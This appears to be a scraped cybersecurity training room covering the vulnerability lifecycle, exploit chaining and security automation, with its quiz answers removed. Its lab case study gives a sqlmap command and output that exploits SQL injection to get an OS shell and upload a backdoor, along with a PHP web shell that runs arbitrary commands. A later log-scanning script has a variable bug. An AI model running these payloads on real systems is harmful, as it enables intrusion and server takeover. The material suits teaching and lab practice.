==========

Learn how a vulnerability evolves and methods to weaponize multiple vulnerabilities leading to RCE.

medium

120 min

Start AttackBox

HelpSave Room

259

Options

Room completed (100%)

Task 1Introduction

Weaponizing a vulnerability refers to the process of taking a known vulnerability in a software or system and creating an exploit for it, which can then be used to gain unauthorized access or perform other malicious actions.

The Goal of Weaponizing Vulnerabilities

The goal of weaponizing vulnerabilities is to take advantage of a single vulnerability or set of vulnerabilities that can be chained to get elevated access to a system. Despite the safeguards already in place, every system or equipment within a firm may have vulnerabilities. This encompasses not only all physical hardware, such as desktop computers, laptops, and servers, but also all virtual platforms, cloud-based resources, mobile devices, and more. The National Vulnerability Database (NVD) claims that the rate at which vulnerabilities have been discovered has increased recently.

An exploit may be utilized in conjunction with additional exploits or vulnerabilities for the attacker to take control of a system they are targeting. Even though a vulnerability's impact isn't as significant as another that is more difficult to access, it might still be quite simple to attack. Suppose the exploit is adequately implemented and managed. In that case, these low-level vulnerabilities might grant cyber attackers access that will allow them to enter networks and systems further and exploit other flaws that could be harder to access directly. This idea is called multi-stage exploitation or exploit chaining, which will be discussed briefly in this room.

Another closely related room, Weaponization, focuses on various techniques that assist the red team in building custom payloads using scripting languages like PSH, HTA, VBA, and others. However, in this room, we also consider the defensive part as a security engineer and illustrate how bad guys combine vulnerabilities to gain complete control of a system through a case study. Moreover, this room also focuses on the core theoretical concepts necessary for a security engineer to understand how the exploit development cycle works.

Learning Objectives

- What is an exploit?
- What is the vulnerability life cycle?
- How do we chain multiple vulnerabilities?
- How can we automate multiple everyday tasks as security engineers?

Learning Pre-requisites
An understanding of the following topics is recommended before starting the room:

- Understanding weaponization
- Understanding vulnerability databases
- How to exploit vulnerabilities
- The basic idea of exploiting web applications through SQL injection is suggested; however, optional.

Let's begin!

Answer the questions below

I have understood the basics and I'm ready to start the room.

Correct Answer

Task 2What is an Exploit?

An exploit can take various forms, such as an executable file designed for a specific endpoint, which can be delivered through a text message, an email attachment, or even a file that is hidden within digital files. When the exploit is executed, an attacker can perform various actions on the targeted system, such as controlling it remotely or locally, disrupting its functionality, stealing data, or any other activities that the system's resources allow.

An exploit can be either local or remote. An attacker who already has access to a specific computing resource can execute code locally to escalate their privileges. They may also install additional malicious code or gain remote control of the resource. An attacker who exploits a vulnerability remotely over a network or communication channel to gain control of a system

uses a specific type of exploit, known as a remote exploit. An exploit is a technical tool that may be used against any user in a standalone or connected cyber environment. In a standalone environment, an exploit may be delivered via removable media.

Exploits can be developed and financed by various actors, including nation-states seeking to engage in cyber espionage or cyber warfare, organized criminal groups looking to profit from their activities, and hackers on the dark web selling their services to the highest bidder. Additionally, some specialized actors look for weaknesses and develop exploits for them. It's critical to realize that an exploit is not a goal in and of itself. It is a method for carrying out much more significant tasks. Exploit creation is a complicated process requiring high information security expertise. As a result, it involves highly experienced individuals and continuous updates that can fetch a high price on niche or illegal markets (mainly on the dark web).

Answer the questions below

What is the term for an exploit that is used to gain control of a system remotely?

Correct Answer

Task 3Vulnerability Lifecycle

The Department of Defense (DoD) has implemented a Vulnerability Disclosure Program (VDP) that uses the widely recognized Lifecycle of a Vulnerability Framework to better understand how vulnerabilities can be mitigated earlier. A VDP typically involves the triage, validation, and mitigation facilitation of vulnerability reports submitted by researchers. The five stages of the Lifecycle of a Vulnerability Framework are **Discovery, Coordination, Mitigation, Management, and Lessons Learned**; however, the path a vulnerability follows from identification to patching can vary. The following flow displays the different stages of the lifecycle of a vulnerability in a more-or-less linear manner.

- **Product Launched:** A vendor in the public market launches an information technology product (hardware or software).
- **Vulnerability Discovery (Public or Private):** Researchers working independently or sponsored by private/public organizations for various interests discover vulnerabilities in the product. A 0-day vulnerability is one that has yet to be made public after being found. In any other case, when a vulnerability is found, it is made available to the general public via the internet or other special sources. Before the vulnerability is publicly disclosed online, the manufacturer typically has already developed a patch or update for the product at this stage.

- **Development of a Proof of Concept (PoC) or Exploit:** A PoC proving the exploitability of the newly discovered vulnerability is prepared in-house by the vendor or received from bug bounty hunters/independent researchers. It is crucial at this stage to keep the vulnerability disclosure discrete as the PoC is typically the first stage in developing an exploit, and bad actors can use it in the wild.
- **Patch Development or Update:** The product manufacturer creates a patch or update to prevent the known vulnerability from being exploited by adversaries.
- **Patch Release:** The product manufacturer releases the patch for the vulnerability so the customers can apply it to the product in their environment.
- **Patch Install:** The customer or end-users update or patch their systems, so the known vulnerability cannot be used against it.

Answer the questions below

A vulnerability not patched by the vendor and unknown to most people is called a?

Correct Answer

What is a commonly used term for a demonstration that proves the exploitability of a newly discovered vulnerability?

Correct Answer


What does a product manufacturer typically release to prevent a known vulnerability from being exploited by adversaries?

Correct Answer

Task 4Opportunity for Weaponizing Vulnerabilities

Weaponizing vulnerabilities or creating exploits based on existing vulnerabilities is a process that requires a deep understanding of the target resource, whether it be software, hardware, or any other system that is being exploited. Creating an exploit involves steps that vary depending on the target system. It takes **time, expertise, and knowledge of the target** technology to be weaponized or exploitable.

A vulnerability may be weaponized by **locally developing an exploit or purchasing it from suppliers** in underground forums or specialized marketplaces. The flow chart shows an annotated picture highlighting the opportunity period for weaponizing a vulnerability.



The window of opportunity for resource exploitation varies and depends on several factors, including update availability, discovery time, and failure severity. Exploiting **0-day vulnerabilities can take a few days to several months or even years**. Since 0-day attacks are typically targeted at specific targets, finding them takes time and effort. In the above figure, the n-day refers to an exploit with a patch available. Here "**n**" refers to the number of days elapsed since the patch was released.

As mentioned above, the date when a vulnerability has first been discovered is typically unknown; however, the CVE database shows the dates of CVE-ID assignments and publications. CVEs are often released as soon as the vendors push out the patch. **Adversaries with access to the updated software can reverse-engineer the patch to find the vulnerability**. According to the Exploit Database, most public exploits are created in the first week following the release of a patch. To offer their clients more time to upgrade, certain manufacturers might postpone the CVE announcement. When a CVE is formally released, the public can immediately access information about the vulnerability. Most security providers begin creating their vulnerability signatures and prevention strategies at this time to ensure mitigation from threat actors.

Answer the questions below

Can it take days, months, or even years to develop a 0-day exploit? (yea/nay)

Correct Answer


An exploit developed once the vendor has released the patch is called?

Correct Answer

Task 5Exploit Chaining

Chaining exploits in tandem, also known as "**exploit chaining**" or "**multi-stage exploitation**", is a technique hackers use to string together multiple exploits for vulnerabilities to gain complete control of a target system. The desired goal is to develop a complete **Remote Code**

Execution (RCE) chain, allowing the attacker to execute arbitrary code on the target system with the highest privileges.



- **Reconnaissance:** The attacker will gather information about the target system and its vulnerabilities. This can be done through various methods, such as network scanning, port scanning, and vulnerability scanning.
- **Initial Exploit:** The attacker will use the information gathered during the reconnaissance phase to identify an initial vulnerability that can be exploited, which could be known and that has not been patched. The attacker will use an exploit that takes advantage of this vulnerability to gain access to the target system.
- **Privilege Escalation:** This will allow them to access sensitive information, such as login credentials and system files, and execute code with higher privileges.
- **Persistence:** The attacker will use other exploits to establish persistence on the target system, allowing them to maintain access even if the initial exploit is discovered and patched.
- **Lateral Movement:** The attacker will then use additional exploits to move laterally through the target system's network and compromise other systems. This will allow them to gain

access to additional sensitive information and resources.
- **RCE**: Once the attacker has established persistence and moved laterally through the network, they will use the final exploit in the chain to gain RCE. This may include using malware to gain control of the target system or a privilege escalation exploit to gain access to the target system's kernel.

It is important to note that chaining exploits in tandem can be a highly effective technique for attackers, as it allows them to bypass multiple layers of security and gain access to sensitive information and resources. Therefore, organizations must keep their systems updated and patched and implement proper network segmentation and best security practices to minimize the risk of such attacks.

Answer the questions below

What is the technique called to string together multiple exploits?

Correct Answer

After initial access to the system, the process for gaining higher access within the system is called?

Correct Answer

The step in which the adversary tries to maintain long time access to the system is called?

Correct Answer

Task 6Chaining Multiple Vulnerabilities - A Case Study

Task includes a deployable machine

Start Machine

To demonstrate the process for **"exploit chaining in tandem to develop a complete RCE Remote Code Execution (RCE) chain"**, let's examine a real-world situation. The exercise focuses more on how to chain vulnerabilities than **how to exploit a vulnerability**.


Connecting to the Machine

We will be using a Windows Server as the test machine along with a vulnerable web application throughout this task. You can start the virtual machine by clicking `Start Machine`. Please wait 2-3 minutes after starting the system to make sure it’s properly booted. Click on the `Start AttackBox` button at the top-right of the page; we will need sqlmap, which is pre-installed on the AttackBox.


How to Chain Multiple Exploits

Using a case study, let's dig deeper into various phases of exploit chaining. The installation procedure and the fundamental commands are not covered as the goal of this study is to chain exploits for developing a complete RCE chain.

- Suppose Bob is a Security Engineer in **ChatAI** and has been tasked to exploit a web application hosted at `http://MACHINE_IP/ai`. As per the initial assessment by the penetration testing team, some of the vulnerabilities in the web application are SQL injection and arbitrary file upload. The goal is to chain these vulnerabilities to get remote code execution. The first and most crucial step in exploiting a target system is finding and using a vulnerability that provides an initial entry point.
- In the case of web applications, such entry points are typically acquired through **SQL injection**, which further escalates to arbitrary file upload and then to remote code execution or machine takeover. The easiest way to check for SQL injection is by using special characters. You can learn more about SQL injection here. After visiting the **ChatAI** login panel at `http://MACHINE_IP/ai/login.php`, Bob encountered input fields asking for an email address and password.



- He first tried to enter a valid email and afterwards an email with special characters to see if the web application will send a different response. Bob got a different response when entering a valid user email `test@chatai.com` compared to when he entered an invalid user email `test@chatai.com'`. Note the special character `'` at the end of the invalid user email.
- He discovered that the application is probably vulnerable to SQL injection and now aims to exploit this vulnerability to get RCE. For this purpose, Bob used sqlmap, a tool to automatically find and exploit SQL injection vulnerabilities across all major databases. You can learn more about the tool here.
- As we know, sqlmap requires an endpoint to exploit the SQL injection vulnerability. Bob got the endpoint by intercepting the calls. You can check the calls through `Right click on the web page > select Inspect > click on the Network tab` (the process may vary slightly from browser to browser). You can also capture the traffic through the renowned tool Burp Suite.



Click to enlarge the image.


- Now that he has the endpoint, it's time to exploit it using sqlmap. Bob copied the intercepted URL `http://MACHINE_IP/ai/includes/user_login.php?email=test%40chatai.com&password=123`, opened the Terminal, and executed the following command (**Note**: Enter `Y` if prompted and `4` to specify PHP as the supported language of the web server):

AttackBox - Terminal

```
`thm@machine$ sqlmap -u "http://MACHINE_IP/ai/includes/user_login.php?email=test%40chatai.com&password=123" -p email --os-shell  [00:43:50] [INFO] testing connection to the target URL [00:43:50] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS [00:43:50] [INFO] testing if the target URL content is stable [00:43:51] [INFO] target URL content is stable [00:43:51] [WARNING] heuristic (basic) test shows that GET parameter 'email' might not be injectable [00:43:51] [INFO] testing for SQL injection on GET parameter 'email' [00:43:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause' [00:43:52] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)' [00:43:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind' [00:44:12] [INFO] GET parameter 'email' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable  it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y [00:44:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns' [00:44:49] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found sqlmap identified the following injection point(s) with a total of 124 HTTP(s) requests: --- Parameter: email (GET)     Type: AND/OR time-based blind     Title: MySQL >= 5.0.12 AND time-based blind     Payload: email=test@chatai.com' AND SLEEP(5) AND 'cSIT'='cSIT&password=123 --- [00:46:12] [INFO] the back-end DBMS is MySQL web application technology: Apache 2.4.53 back-end DBMS: MySQL >= 5.0.12 [00:46:12]
```

```
[INFO] going to use a web backdoor for command prompt [00:46:12] [INFO]
fingerprinting the back-end DBMS operating system [00:46:12] [WARNING] it is very
important to not stress the network connection during usage of time-based payloads
to prevent potential disruptions  do you want sqlmap to try to optimize value(s)
for DBMS delay responses (option '--time-sec')? [Y/n] y [00:46:27] [INFO] the back-
end DBMS operating system is Windows which web application language does the web
server support? [1] ASP [2] ASPX [3] JSP [4] PHP (default) > 4 [00:46:29] [INFO]
retrieved the web server document root: 'C:\xampp\htdocs' [00:46:29] [INFO]
retrieved web server absolute paths: 'C:/xampp/htdocs/ai/includes/functions.php,
C:/xampp/htdocs/ai/includes/user_login.php' [00:46:29] [INFO] trying to upload the
file stager on 'C:/xampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method [00:46:29]
[INFO] the file stager has been successfully uploaded on 'C:/xampp/htdocs/' -
http://MACHINE_IP:80/tmpukmfp.php [00:46:29] [INFO] the backdoor has been
successfully uploaded on 'C:/xampp/htdocs/' -http://MACHINE_IP:80/tmpbpljk.php
[00:46:29] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER os-
shell> whoami  `
```

- The above command will exploit the SQL injection vulnerability, as well as to chain it with an arbitrary file upload attempt, which uploads a file stager in the root web directory that can be accessed by typing `http://MACHINE_IP:80/tmpukmfp.php` in the browser.




- The malicious file allows Bob to gain initial access to the server. Now Bob has opened avenues of exploitation for him, as he can upload any file on the server and execute it. He creates a simple PHP-based backdoor that will allow him to run any command on the server using the `cmd` parameter. Create a text file by copying the following code and saving it as `hack.php`.

hack.php

```
      `<?php if(isset($_REQUEST['cmd'])) {     echo "<pre>"; $cmd =
($_REQUEST['cmd']);     system ($cmd);  echo "</pre>";  die; } ?>`
```

- Now Bob can upload the shell via the browser and access the backdoor at `http://MACHINE_IP:80/hack.php`.



The above case study demonstrates how a simple vulnerability like an initial SQL injection can be used to chain a series of attacks, leading to an arbitrary file upload and ultimately remote code execution.

Answer the questions below

What is the response when we enter email test@chatai.com' as user email and password **123** in the login form?

Correct AnswerHint

Execute the command **whoami**, what is the output you receive?

Correct Answer

Have you noticed the file flag.txt in the web root directory? What is the flag value?

Correct AnswerHint

How many files are available in the **C:\xampp\htdocs\img** folder?

Correct Answer

Task 7Automating Common Tasks

You have seen how attackers can chain multiple vulnerabilities to exploit a system. Now, you will see how automation can help security engineers improve an organization's overall security posture. Without automation, tasks can be time-consuming and prone to human error. However, automating the processes helps the security engineer identify and remediate vulnerabilities more effectively, reducing the risk of a successful cyber attack on the organization's network. Several ways to automate these tasks include scripts, scheduling tools, and platforms that offer security orchestration, automation, and response (SOAR) capabilities.

- **Scripts**: One way to automate everyday tasks and security checks is to use scripts. Scripting languages like Python, PowerShell, and Bash can automate many tasks, including system administration, security checks, and data analysis. Scripts can automate repetitive tasks, such as scanning for vulnerabilities, monitoring network traffic, and collecting log data. Additionally, scripts can be used to perform complex tasks, such as automating incident response procedures and analyzing large data sets. For example, you can create a small script in PHP to go through log files and identify any malicious URLs or keywords:

  findKeywords.php

  ```
  `<?php  $malicious_keywords = array('shell', 'apt', 'sql_error', 'hack'); // list of bad words  $path = 'error_log.txt'; //path to the file $file = fopen($path, 'r'); //open file   while(!feof($file)) {   $line = fgets($file);      foreach($keywords as $keyword) {     if(strpos($line, $keyword) !== false) { //match the keyword       echo "The malicious keyword '$keyword' was found in the file.\n";     }   } } fclose($file);  ?>`
  ```

- **Scheduling Tools**: Scheduling tools are another way to automate common tasks and security checks. Scheduling tools such as cron jobs and Windows Task Scheduler can be used to schedule scripts to run at specific times. This allows organizations to automate vulnerability scans, backups, and software updates. For example, a security engineer can use a vulnerability scanner tool that automates identifying and analyzing vulnerabilities in the organization's network. The tool can scan the **network regularly, detecting vulnerabilities** that may have been introduced since the last scan. The tool can then generate reports on the vulnerabilities found, categorizing them by severity and providing recommended actions to remediate them.
- **SOAR Platforms**: A third way to automate everyday tasks and security checks is to use Security Orchestration, Automation and Response Platforms. These platforms provide a

centralized management interface for automating and orchestrating security tasks. They can automate incident response, threat hunting, and incident management tasks. Additionally, they can be used to integrate with other security tools such as Firewalls, Intrusion Detection Systems, and **S**ecurity **I**nformation and **E**vent **M**anagement (SIEM) systems. Shuffler.io and Splunk are a few of the renowned SOAR Platforms that you can explore.

When automating tasks and security checks, it is important to consider the following best practices:

- Test your scripts and automation tools in a controlled environment before deploying them in production.
- Ensure that your scripts and automation tools are well-documented and easy to understand.
- Use logging and monitoring to keep track of the tasks that have been automated.
- Review your automation and security checks regularly to ensure they are still practical and relevant.
- Keep your scripts and automation tools updated and patched to address any security vulnerabilities.

In summary, automating common tasks and security checks can help organizations streamline operations and improve their overall security posture. When implementing automation, it is important to consider best practices such as testing, documentation, logging and monitoring, regular review, and security updates.

Answer the questions below

As a security engineer, is it important to ensure that automated scripts being executed are acquired from legitimate sources? (yea/nay)

Correct Answer

Task 8Conclusion

In this room, we have learned about the lifecycle of a vulnerability, how exploits are developed, and how to chain multiple vulnerabilities to get complete control of a system. Moreover, we have also briefly discussed how we could automate routine tasks to assist a security engineer.

In summary, creating exploits based on existing vulnerabilities is a complex process involving discovering vulnerabilities, research, exploit development, testing, and deployment. However, vulnerabilities and exploits must be dealt with using extreme care, and all testing should be carried out in an isolated environment to avoid infecting one's own system.

Stay tuned for a few more exciting rooms on weaponizing and exploiting vulnerabilities!

Answer the questions below

I have completed the room.